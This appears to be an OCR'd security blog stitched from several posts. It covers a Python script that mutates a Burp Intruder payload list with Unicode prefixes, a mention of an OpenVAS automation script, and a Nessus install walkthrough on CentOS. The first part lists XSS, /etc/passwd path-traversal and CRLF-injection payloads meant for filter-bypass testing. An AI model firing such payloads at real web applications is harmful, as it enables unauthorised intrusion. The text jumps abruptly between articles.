
```
========== Iteration: 124==========
|<h1>test

|`'>"><body/onload=prompt(123)>

|../../../../etc/passwd

|%0a%0aGET /2 HTTP/1.0

|%2f..%2f..%2fetc/issue%00


==============================

========== Iteration: 125==========
}<h1>test

}`'>"><body/onload=prompt(123)>
```

Of course our script is not ready yet. What I'd like to add is: save to output file and a little bit of *grep* to extract the lines I can finally use in the final_output_with_payloads.txt file ;) Let's continue here:




```
# defines
payloads = open(sys.argv[1], 'r')
output = open('mutation.txt','')

counter=140

def main():
  print 'in main()'

  count=1
  lines = payloads.readlines()

  while(count < counter):
    print "="*10 +" Iteration: " + str(count) + "="*10

    for line in lines:
      #print( "[" +  unichr(count) +"]" + line);
      #print( unichr(count)  + line);
      output.write( unichr(count) + line )

    count+=1

    #print "\n" + "="*30
  payloads.close() # close input file

  print 'done'

if __name__ in '__main__':
  main()

# eof


"intruebe.py" 51L, 903C written
```


Let’s try to run it now... to see that there is an encoding error when we’re trying to write an output to the new file. Let’s try to fix it. On the screen below you’ll find updated version of the initial script:


```
# defines
payloads = open(sys.argv[1], 'rb')
output = open('mutation.txt','wb')

counter=140

def main():
  print 'in main()'

  count=1
  lines = payloads.readlines()

  while(count < counter):
    print "="*10 +" Iteration: " + str(count) + "="*10

    for line in lines:
      ready_line = unichr(count).encode("utf8") +  unicode(line).encode("utf8")
      output.write(ready_line)

    count+=1

  payloads.close() # close input file

  print 'done'

if __name__ in '__main__':
  main()

# eof
```

For our testing purposes I preared a new *payload_file* – this time only with one payload string. Restarting:


```
c@kali:~/src/intruding_burp$ cat payloads3.txt
<h1>test<br>test</h1>
c@kali:~/src/intruding_burp$ ./intruebe.py payloads3.txt
in main()
========== Iteration: 1==========
========== Iteration: 2==========
========== Iteration: 3==========
========== Iteration: 4==========
========== Iteration: 5==========
```

After a while you should see a results file in the same directory:




```
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
        <h1>test<br>test</h1>

<h1>test<br>test</h1>

<h1>test<br>test</h1>

<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
█<h1>test<br>test</h1>
<h1>test<br>test</h1>
█<h1>test<br>test</h1>
h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
<h1>test<br>test</h1>
 <h1>test<br>test</h1>
!<h1>test<br>test</h1>
"<h1>test<br>test</h1>
#<h1>test<br>test</h1>
$<h1>test<br>test</h1>
%<h1>test<br>test</h1>
&<h1>test<br>test</h1>
'<h1>test<br>test</h1>
(<h1>test<br>test</h1>
)<h1>test<br>test</h1>
*<h1>test<br>test</h1>
```

So far so good. Our new payload list is ready so next step should be to verify if we can bypass that vulnerable webapp or not... ;]

Of course – as usual[1] – the script is only a „simple skeleton”. I decided to not add there any *feature*s like „now send this new payload to xyz...” but feel free to extend it if you need that.

This is only a beginning... ;)


Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...

„Good luck & have fun!”

References

Links/resources I found interesting while I was creating this article:

1 – Few mini-arts with related topics


2 – Download Burp

RED-HAD-NESS-US

Intro

Yes. Today we'll try to use Nessus to create an automated (or maybe even *scheduled*) 'vulnerability scans' for our *LAB*company/network (similar cases are of course described here[1]).

Today we'll start from a very simple scenario. It is pretty similar to the one I already described on the blog few years ago[2]:



https://code610.blogspot.com/2017/11/surprise-from-kaliorg.html
Strona główna
Mini arts
Found bugs
CTFs
Contact

PIĄTEK, 17 LISTOPADA 2017

Friday surprise from Kali.org

Standard friday evening... checking some twitter and news at net... and then I found...

...that my 'small script' (code16) created for OpenVAS was mentioned in tutorial section at official Kali Linux website - www.kali.org:

https://www.kali.org/tutorials/configuring-and-tuning-openvas-in-kali-linux/
KALI
Blog
Downloads
Training
Documentation

We also came across a blog post by code16 that introduces and explains their Python script for interacting with OpenVAS. Like the Bash script above, you will need to make some slight edits to the script if you want to customize the scan type.

```
[+] Found target ID: 19f3bf20-441c-49b9-823d-11ef3b3d18c2
[+] Preparing options for the scan...
[+] Task ID = 28c527f8-b01c-4217-b878-0b536c6e6416
[+] Running scan for 192.168.86.27
[+] Scan started... To get current status, see below:

zZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzz
...
zZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzzZzz

[+] Scan looks to be done. Good.
[+] Target scanned. Finished taskID : 28c527f8-b01c-4217-b878-0b536c6e6416
[+] Cool! We can generate some reports now ... :)
[+] Looking for report ID...
[+] Found report ID : 5ddcb4ed-4f96-4cee-b7f3-b7dad6e16cc6
[+] For taskID : 28c527f8-b01c-4217-b878-0b536c6e6416

[+] Preparing report in PDF for 192.168.86.27

[+] Report should be done in : Report_for_192.168.86.27.pdf
[+] Thanks. Cheers!
```

With the wide range of options available in OpenVAS, we were only really able to just scratch the surface in this post but if you take your time and effectively tune your vulnerability scans, you will find that the bad reputation of OpenVAS and other vulnerability scanners is undeserved. The number of connected devices in our homes and workplaces is increasing all the time and managing them becomes more of a challenge. Making effective use of a vulnerability scanner can make that management at least a little bit easier.

If you are already familiar with that post – you can easily skip to the next part where we'll talk about preparing an environment. If you don't know it – feel free to check it. It should be a nice intro to the rest of the content described below. So...? ;]

Environment

After watching one of the interesting videos available at one of the Youtube's channel [3] I decided to look around for some 'fresh & funky' new RedHat/CentOS[4] VM to try to install latest Nessus on it. You know, just in case maybe some of you(r companies) are using RedHat/CentOS and would like to use Nessus as well, for example during some automated/scheduled pentest/redteam activities[link]. Well – now we have a chance to check out one of the possible scenarios. For our LAB/testing purposes we'll use:


- CentOS 7.9_2009_VMB machine

- Putty ;]

- Firefox Browser (but probably at this stage you can use whatever browser you'd like to)

- Nessus RPM[5] („latest" version (for day: 01.12.2020 it was version: 8.13.0).

All of this I started on VirtualBox[6] (ver: 6.1.12) installed on Windows 10:


Download Links

Both VirtualBox and VMw
on VMware and vice versa
especially in Red Hat Ente

CentOS 7.9.2009

Ustawienia urządzenia

To są maszyny wirtualne zawarte w urządzeniu, wraz z sugerowanymi ustawieniami zaimportowanych maszyn do VirtualBox. Możesz zmienić wiele przedstawionych właściwości, klikając dwukrotnie na elementach, jak również wyłączać inne za pomocą pól wyboru poniżej.

System wirtualny 1

Nazwa	CentOS_7.9.2009_VBM_LinuxVMImages.COM
Produkt	CentOS 7
URL-Produktu	https://www.linuxvmimages.com/images/centos-7
Dostawca	CentOS Community
URL-Dostawcy	https://centos.org
Wersja	7.9.2009
Typ goszczonego systemu operacyjnego	Red Hat (64-bit)

Machine Base Folder: C:\Users\c\VirtualBox VMs

MAC Address Policy: Include only NAT network adapter MAC addresses


Additional Options: [✓] Import hard drives as VDI

Urządzenie nie jest podpisane

Przywróć wartości domyślne
Importuj
Anuluj
VirtualBox Image (Size 0.9GB)
VMWare Image (Size 0.9GB)

For now we should be ready to start the VM and register a new account on Tenable's webpage[5]. For our laboratory/testing purposes we'll use a *trial version*[5] but for this one version (as well as for a proffesionall one) – we'll use a *valid licence* (that's why we need to create an account on Tenable's webpage ;]).

While we'll continue the registering - we should be somewhere here:


https://www.tenable.com/downloads/nessus?loginAttempted=true

Nessus-8.12.1.dmg	macOS (10.9 - 10.15)	42.4 MB	Oct 29, 2020
Nessus-8.12.1-amzn.x86_64.rpm	Amazon Linux 2015.03, 2015.09, 2017.09 / Amazon Linux 2	43.2 MB	Oct 29, 2020
Nessus-8.12.1-amzn2.aarch64.rpm	Amazon Linux 2 (Graviton 2)	40 MB	Oct 29, 2020
Nessus-8.12.1-debian6_amd64.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	42.9 MB	Oct 29, 2020


So far, so good. Account on Tenable (for our 'testing purposes') will help us to get the *trial license* we'll use to test the possibilities of Nessus. ;) Let's do it:

Tenable Community Login

New Login


Please update any Tenable Community Login browser bookmark with the new login URL https://community.tenable.com/login

Next – as this is a clean CentOS installation... we don't have a *wget ;>.* Let's fix that:




```
root@centos7:~/nessus
[root@centos7 nessus]# wget "https://www.tenable.com/downloads/api/v1/public/pa
ges/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true"
bash: wget: command not found
[root@centos7 nessus]# yum install wget
Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
 * base: mirror-pl.kielcetechnologypark.net
 * extras: mirror-pl.kielcetechnologypark.net
 * updates: centos2.hti.pl
base                                                    | 3.6 kB     00:00
extras                                                  | 2.9 kB     00:00
updates                                                 | 2.9 kB     00:00
updates/7/x86_64/primary_db                               | 3.7 MB   00:01
```

Now we are able to download Nessus RPM file and install it:




```
root@centos7:~/nessus
[root@centos7 nessus]# wget "https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true"
--2020-12-02 17:34:39--  https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true
Resolving www.tenable.com (www.tenable.com)... 104.16.53.62, 104.16.54.62, 2606:4700::6810:353e, ...
Connecting to www.tenable.com (www.tenable.com)|104.16.53.62|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/x-redhat-package-manager]
Saving to: 'download?i_agree_to_tenable_license_agreement=true'

    [        <=>
```

I changed name of the file to something shorter:




```
root@centos7:~/nessus
[root@centos7 nessus]# ls -la
total 42156
drwxr-xr-x. 2 root root       64 Dec  2 17:34 .
dr-xr-x---. 3 root root      149 Dec  2 17:06 ..
-rw-r--r--. 1 root root 43165308 Dec  2 17:34 download?i_agree_to_tenable_license_agreement=true
[root@centos7 nessus]# mv download\?i_agree_to_tenable_license_agreement\=true tenable.rpk
[root@centos7 nessus]# file tenable.rpk
tenable.rpk: RPM v3.0 bin i386/x86_64 Nessus-8.12.1-amzn
[root@centos7 nessus]# 
```

Now we should be here (*rpm –ivh package.rpk;man rpm*):




```
root@centos7:~/nessus
[root@centos7 nessus]# rpm -ivh  tenable.rpk
warning: tenable.rpk: Header V4 RSA/SHA256 Signature, key ID 1c0c4a5d: NOKEY
Preparing...                          ################################# [100%]
Updating / installing...
   1:Nessus-8.12.1-amzn               ################################# [100%]
Unpacking Nessus Core Components...
```

Checking results of the installation:



```
root@centos7:~/nessus
[root@centos7 nessus]# rpm -ivh  tenable.rpk
warning: tenable.rpk: Header V4 RSA/SHA256 Signature, key ID 1c0c4a5d: NOKEY
Preparing...                          ################################# [100%]
Updating / installing...
   1:Nessus-8.12.1-amzn               ################################# [100%]
Unpacking Nessus Core Components...

 - You can start Nessus by typing /sbin/service nessusd start
 - Then go to https://centos7.linuxvmimages.local:8834/ to configure your scanner

[root@centos7 nessus]#
[root@centos7 nessus]# netstat -antp|grep LIST
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      999/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1562/master
tcp6       0      0 :::22                   :::*                    LISTEN      999/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      1562/master
[root@centos7 nessus]# /sbin/service nessusd start
Starting nessusd (via systemctl):                          [  OK  ]
[root@centos7 nessus]# netstat -antp|grep LIST
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      999/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1562/master
tcp6       0      0 :::22                   :::*                    LISTEN      999/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      1562/master
[root@centos7 nessus]# netstat -antp|grep LIST
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      999/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1562/master
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN      16659/nessusd
tcp6       0      0 :::22                   :::*                    LISTEN      999/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      1562/master
tcp6       0      0 :::8834                 :::*                    LISTEN      16659/nessusd
[root@centos7 nessus]#
```

Everything looks good so far. Let's continue. I changed the settings of network adapter (from *Bridge* to *NAT*). Now I was able to set the port forwarding (to aviod DHCP renew during my tests):



